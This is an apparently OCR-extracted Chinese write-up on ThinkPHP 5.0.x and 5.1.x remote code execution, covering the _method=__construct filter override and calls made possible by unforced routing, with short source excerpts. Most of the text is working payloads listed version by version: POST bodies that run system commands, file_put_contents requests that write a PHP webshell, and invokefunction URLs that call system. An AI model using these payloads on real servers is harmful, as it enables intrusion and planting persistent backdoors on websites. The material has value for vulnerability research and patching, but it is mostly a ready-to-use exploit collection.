
问题就出在这，回顾我们上文分析5.0.5，是从App::run()方法中第一次加载默认filter位置: thinkphp/library/think/App.php

```
$request->filter($config['default_filter']);
```

在覆盖的时候可以看到，默认default_filter是为空字符串，所以最后便是进入了$this->filter = $filter导致system值变为空。

```
public function filter($filter = null){
        if (is_null($filter)) {
            return $this->filter;
        } else {
            $this->filter = $filter;
        }
}
```

接下来就是我们进入了路由check，从而覆盖filter的值为system



但是在5.0.13中，摘出来的exec()中的module()方法thinkphp/library/think/App.php:544 会重新执行一次$request->filter($config['default_filter']);把我们覆盖好的system重新变为了空，导致失败。

那为什么开了debug就可以rce?

```
            if (self::$debug) {
                Log::record( msg: '[ ROUTE ] ' . var_export($dispatch,
 return: true), type: 'info');
                Log::record( msg: '[ HEADER ] ' . var_export($request->header
(), return: true), type: 'info');
                Log::record( msg: '[ PARAM ] ' . var_export($request->param(),
 return: true), type: 'info');
            }

            // 监听 app_begin
            Hook::listen( tag: 'app_begin', &params: $dispatch);

            // 请求缓存检查
            $request->cache(
                $config['request_cache'],
                $config['request_cache_expire'],
                $config['request_cache_except']
            );

            $data = self::exec($dispatch, $config);
        } catch (HttpResponseException $exception) {
```

这里会先调用`$request->param()`，然后在执行`self::exec($dispatch, $config)`，造成rce。

那有没有别的办法不开debug直接rce呢?

和debug的原理一样，switch的时候进入module分支会被覆盖，那就进入到其他的分支。

```
        switch ($dispatch['type']) {
            case 'redirect':...
            case 'module':...
            case 'controller': // 执行控制器操作
                $vars = array_merge(Request::instance()->param(),
$dispatch['var']);
                $data = Loader::action(
                    $dispatch['controller'],
                    $vars,
                    $config['url_controller_layer'],
                    $config['controller_suffix']
                );
                break;
            case 'method': // 回调方法
                $vars = array_merge(Request::instance()->param(),
$dispatch['var']);
                $data = self::invokeMethod($dispatch['method'], $vars);
                break;
            case 'function': // 闭包
                $data = self::invokeFunction($dispatch['function']);
                break;
            case 'response': // Response 实例
```

在thinkphp5完整版中官网揉进去了一个验证码的路由，可以通过这个路由触发rce

这个是我在5.0.13下试出来的payload "topthink/think-captcha": "^1.0"

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

我们继续

5.0.13补充

补充
有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.14

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.15

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.16

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.17

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.18

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.19

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.20

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

5.0.21

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc
```

写shell

```
POST
_method=__construct&filter[]=assert&server[REQUEST_METHOD]=file_put_contents('Y4er.php','<?php phpinfo();')
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
POST ?s=captcha
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc&method=get
```

5.0.22

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc
```

写shell

```
POST
_method=__construct&filter[]=assert&server[REQUEST_METHOD]=file_put_contents('Y4er.php','<?php phpinfo();')
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
POST ?s=captcha
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc&method=get
```

5.0.23

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc
```

写shell

```
POST
_method=__construct&filter[]=assert&server[REQUEST_METHOD]=file_put_contents('Y4er.php','<?php phpinfo();')
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
POST ?s=captcha
_method=__construct&filter[]=system&server[REQUEST_METHOD]=calc&method=get
```

5.0.24

作为5.0.x的最后一个版本，rce被修复

5.1.0

默认debug为true
命令执行

```
POST ?s=index/index
_method=__construct&filter[]=system&method=GET&s=calc
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
"topthink/think-captcha": "2.*"

POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
POST ?s=captcha
_method=__construct&filter[]=system&s=calc&method=get
```

5.1.1

命令执行

```
POST ?s=index/index
_method=__construct&filter[]=system&method=GET&s=calc
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

有captcha路由时无需debug=true

```
POST ?s=captcha/calc
_method=__construct&filter[]=system&method=GET
```

```
POST ?s=captcha
_method=__construct&filter[]=system&s=calc&method=get
```

至此，不再一个一个版本测了，费时费力。

基于__construct的payload大部分出现在5.0.x及低版本的5.1.x中。下文分析另一种rce。

未开启强制路由导致rce

这种rce的payload多形如

```
?s=index/thinkRequest/input&filter[]=system&data=pwd
?s=index/thinkviewdriverPhp/display&content=<?php phpinfo();?>
?s=index/thinktemplatedriverfile/write&cacheFile=shell.php&content=<?php phpinfo();?>
?s=index/thinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

环境

```
"require": {
    "php": ">=5.6.0",
    "topthink/framework": "5.1.29",
    "topthink/think-captcha": "2.*"
},
```

分析

app.php App.php Index.php


```
78      // | URL设置
79      // +----------------------------------------------------------------------
80
81      // PATHINFO变量名 用于兼容模式
82      'var_pathinfo'           => 's',
83      // 兼容PATH_INFO获取
84      'pathinfo_fetch'         => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIREC
85      // pathinfo分隔符
86      'pathinfo_depr'          => '/',
87      // HTTPS代理标识
88      'https_agent_name'       => '',
89      // IP代理获取标识
90      'http_agent_ip'          => 'X-REAL-IP',
91      // URL伪静态后缀
92      'url_html_suffix'        => 'html',
93      // URL普通方式参数 用于自动生成
94      'url_common_param'       => false,
95      // URL参数方式 0 按名称成对解析 1 按顺序解析
96      'url_param_type'         => 0,
97      // 是否开启路由延迟解析
98      'url_lazy_route'         => false,
99      // 是否强制使用路由
100     'url_route_must'         => false,
```

thinkphp默认没有开启强制路由，而且默认开启路由兼容模式。那么我们可以用兼容模式来调用控制器，当没有对控制器过滤时，我们可以调用任意的方法来执行。上文提到所有用户参数都会经过 Request 类的 input 方法处理，该方


法会调用 filterValue 方法，而 filterValue 方法中使用了 call_user_func ，那么我们就来尝试利用这个方法。访问

http://php.local/thinkphp5.1.30/public/?s=index/thinkRequest/input&filter[]=system&data=whoami

打断点跟进到thinkphp/library/think/App.php:402



routeCheck()返回$dispatch是将 / 用 | 替换



然后进入init()


```
public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch);
```

```
            return (new Module($this->request, $this->rule, $result))->init();
        }
```

